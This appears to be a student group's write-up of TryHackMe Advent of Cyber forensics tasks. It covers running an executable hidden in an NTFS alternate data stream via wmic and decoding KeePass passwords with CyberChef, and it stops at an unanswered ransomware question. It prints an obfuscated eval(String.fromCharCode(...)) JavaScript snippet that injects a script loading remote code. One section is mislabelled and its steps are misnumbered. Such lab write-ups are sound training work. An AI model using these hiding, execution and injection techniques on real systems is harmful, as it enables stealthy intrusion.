



PSP0201

Week 6

Writeup

Group Name: suspicious

Member:

ID	Name	Role
1211104293	Noor Hannan Bin Noor Hamsuruddin	Leader
1211102270	Yap Choo Kath Moon	Member
1211103154	Wan Muhammad Atif Bin Taram Satiraksa	Member

Day 21: Time for some ELForensics

Tool used: Kali Linux, Remmina


Solution/walkthrough:

Question 1:

We first connect to the machine using RDP via Remmina with the given machine details ;


Server : MACHINE_IP;Username : littlehelper;Password : iLove5now!

Accept the certificate when prompted and we should be connected to the machine's desktop.



Question 2:

From the hint given in Day 21's task, we know that the mysterious executable is located in the Documents folder. From there, we can see that it contains a db_file_hash.txt and deebee.exe, the deebee.exe being the mysterious executable.



Question 3:

To answer the first question, we open the db_file_hash.txt file which contains the filename of the database connector file as well as its MD5 hash.

db_file_hash - Notepad

```
File Edit Format View Help
Filename:      db.exe
MD5 Hash:      596690FFC54AB6101932856E6A78E3A1 |
```

Question 4:

Change directory to the Documents folder and use the `Get-FileHash -Algorithm MD5 file.txt` to check deebee.exe's MD5 hash. Replace the file.txt with deebee.exe. The output shows that the hash of said exe file is not the same as the one recorded in the db_file_hash.txt file. This hash also answers the 2nd question in today's task.

```
PS C:\Users\littlehelper> cd C:\Users\littlehelper\Documents
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 deebee.exe

Algorithm      Hash
-----
MD5             5F037501FB542AD2D9B06EB12AED09F0
```

Question 5:

We then use the command `C:\Tools\strings64.exe -accepteula deebee.exe` to check for strings in said binary or executable file. Question 3 requires us to find a flag within this list of strings. It should be found easily here.

```
PS C:\Users\littlehelper\Documents> C:\Tools\strings64.exe -accepteula deebee.exe

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
SLH
.text
.rsrc
@.reloc
&*"
BSJB

Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content -Path .\lists.exe -Encoding Byte) -Encoding Byte -Stream hidedb
Hahaha .. guess what?
Your database connection file has been found...
```

Question 6:

With the knowledge of ADS, we use the command `Get-Item -Path deebee.exe -Stream *` to check the data stream on the deebee.exe file because there is a possibility of the executable hiding behind an ADS. From the output we find out that besides \$DATA, deebee.exe also has hidedb as its data stream as shown in the "Stream" line.

```
PS C:\Users\littlehelper\Documents> Get-Item -Path deebee.exe -Stream *

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName  : deebee.exe::$DATA
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\Users\littlehelper\Documents\deebee.exe
Stream       :::$DATA
Length       : 5632

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hidedb
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName  : deebee.exe:hidedb
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\Users\littlehelper\Documents\deebee.exe
Stream       : hidedb
Length       : 6144
```

Question 7:

We then use the Windows Management Instrumentation to open the executable which is hiding behind the ADS that is hidedb by using the command `wmic process call create $(Resolve-Path C:\Users\littlehelper\Documents\deebee.exe:hidedb)`. If successful, this output should appear and the database connector file should run normally where it will be showing a flag, answering the 4th question.

```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path C:\Users\littlehelper\Documents\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
Instance of __PARAMETERS
{
    ProcessId = 4624;
    ReturnValue = 0;
};
```

 C:\Users\littlehelper\Documents\deebee.exe:hidedb

```
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: █
```

Thought process/methodology:

As we login to the machine using Remmina, we access the Documents folder of the user to find a mysterious executable and a text file containing the verified MD5 hash and filename of the real database connector file. From there, we compare said MD5 hash with the MD5 hash of the mysterious executable file to find that it is different. Using strings64.exe, we check for any strings in the mysterious executable file in which we find the flag for the 3rd question. Then, we checked the ADS of the mysterious executable and found a data stream titled hidedb. With this knowledge, we used Windows Management Instrumentation to execute the file hiding under the data stream. Consequently, the real database connector file will run normally and also shows the flag for the final question.




Day 21: Time for some ELForensics

Tool used: Kali Linux, Remmina


Solution/walkthrough:

Step 1:


Start up the machine and obtain the IP Address of the machine on TryHackMe.

Active Machine Information			
Title AoC22	IP Address 10.10.158.58	Expires 48m 42s	  

Step 2: Connect to the IP Address through Remmina by inputting the admin name and password provided by TryHackMe. Use the IP as the Server, admin name as the Username and so on.



Step 3: Once done, click on the connect button to access the Remmina Remote Controlled Desktop.



Step 4: Copy the name of the cryptic file containing the KeePass app and paste it into a decoder, preferably CyberChef using the “Magic” decoding recipe. From here, the “matching ops” can also be obtained.

Recipe

Depth: 3

☐ Intensive mode
 ☐ Extensive language support

Crib (known plaintext string or regex)

STEP

BAKE!

Auto Bake

Input

dGh1Z3JpbmNod2FzaGVyZQ==

time: 7586

length: 21543

lines: 794

Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/*=-', true, false)	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28
From_Base64('A-Za-z0-9+/*=-', true, false)	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From

From_Base64('A-Za-z0-9+/*=-', true, false)	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28
	dGh1Z3JpbmNod2FzaGVyZQ==	Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 4.25

Step 5: Use the resulting snippet obtained from the decoding to gain access to the password manager.

Open Database - Private.kdbx

Enter Master Key

C:\Users\Administrator\Documents\Private.kdbx

☒ **Master Password:**

...

☐ **Key File:**


📁

☐ **Windows User Account**


Help

OK

Cancel



Step 6: Reveal, then copy the value of the encrypted Elf Server password and decrypt it using the recipe used in step 4.



Recipe

From Charcode

Delimiter
Comma

Base
10

From Charcode

Delimiter
Comma

Base
10

Input

start: 3142
end: 3142
length: 0

length: 3142
lines: 1

```
eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 32, 61, 32, 100,
111, 99, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39,
115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 116, 121,
112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114, 105, 112, 116, 39, 59, 32,
115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 97, 115, 121, 110, 99, 32, 61, 32, 116, 114, 117, 101,
59, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 115, 114, 99, 32, 61, 32, 83, 116, 114, 105, 110,
103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101, 40, 49, 48, 52, 44, 32, 49, 48, 52, 44, 32,
49, 49, 54, 44, 32, 49, 49, 54, 44, 32, 49, 49, 50, 44, 32, 49, 49, 53, 44, 32, 53, 56, 44, 32, 52, 55, 44, 32,
52, 55, 44, 32, 49, 48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 53, 44, 32, 49, 49, 54, 44, 32, 52, 54, 44, 32,
49, 48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 54, 44, 32, 49, 48, 52, 44, 32, 49, 49, 55, 44, 32, 57, 56, 44,
32, 52, 54, 44, 32, 57, 57, 44, 32, 49, 49, 44, 32, 49, 48, 57, 44, 32, 52, 55, 44, 32, 49, 48, 52, 44, 32,
49, 48, 49, 44, 32, 57, 55, 44, 32, 49, 49, 56, 44, 32, 49, 48, 49, 44, 32, 49, 49, 48, 44, 32, 49, 49, 52, 44,
32, 57, 55, 44, 32, 49, 48, 53, 44, 32, 49, 50, 50, 44, 32, 57, 55, 44, 32, 52, 55, 41, 59, 32, 32, 32, 118,
97, 114, 32, 97, 108, 108, 115, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 103, 101, 116, 69, 108,
101, 109, 101, 110, 116, 115, 66, 121, 84, 97, 103, 78, 97, 109, 101, 40, 39, 115, 99, 114, 105, 112, 116, 39,
41, 59, 32, 118, 97, 114, 32, 110, 116, 51, 32, 61, 32, 116, 114, 117, 101, 59, 32, 102, 111, 114, 32, 40, 32,
118, 97, 114, 32, 105, 32, 61, 32, 97, 108, 108, 115, 46, 108, 101, 110, 103, 116, 104, 59, 32, 105, 45, 45,
59, 41, 32, 123, 32, 105, 102, 32, 40, 97, 108, 108, 115, 99, 105, 93, 46, 115, 114, 99, 46, 105, 110, 100
```

time: 1ms
length: 69
lines: 1

Output

<https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8>

Step 9: Use the link obtained from the decryption to get the final flag of THM.

Instantly share code, notes, and snippets.

heavenraiza / cyberelf

Created 2 years ago

Code

Revisions

Stars

Embed

<script src="https://i

Download ZIP

cyberelf

Raw

1

THM{657012dcf3d1318dca8e0864f9e70535}

Load earlier comments...

Thought process/Methodology: After accessing the machine through Remmina, we discovered that our password manager, KeePass had had its master key changed by an unknown figure. However, the name of the file that contained the manager had also been changed to a seemingly random name. After encrypting the file's name using CyberChef, we obtain the master key to the password manager and find out that all the passwords had been encrypted. Using Cyberchef, we slowly but surely manage to decrypt every single encrypted password in the password manager using specific CyberChef recipes and obtain the tryhackme flag.


Day 23:The Grinch strikes again!

Tool used:Kali Linux, Remmina,

Solution/walkthrough:


Question 1:

-We first edit the preference of the Remmina, then we login into the server as admin. After login we saw the wallpaper text saying 'THIS IS FINE'.




Question 2:

-We then open the ransomNote in it we found the encrypted bitcoin address. We then decrypt it using command `echo 'bitcoin address' | base64 -d`.




Question 3:

-We found the file extension by going into the documents then the vStockings folder. The extension is .grinch



Question 4:

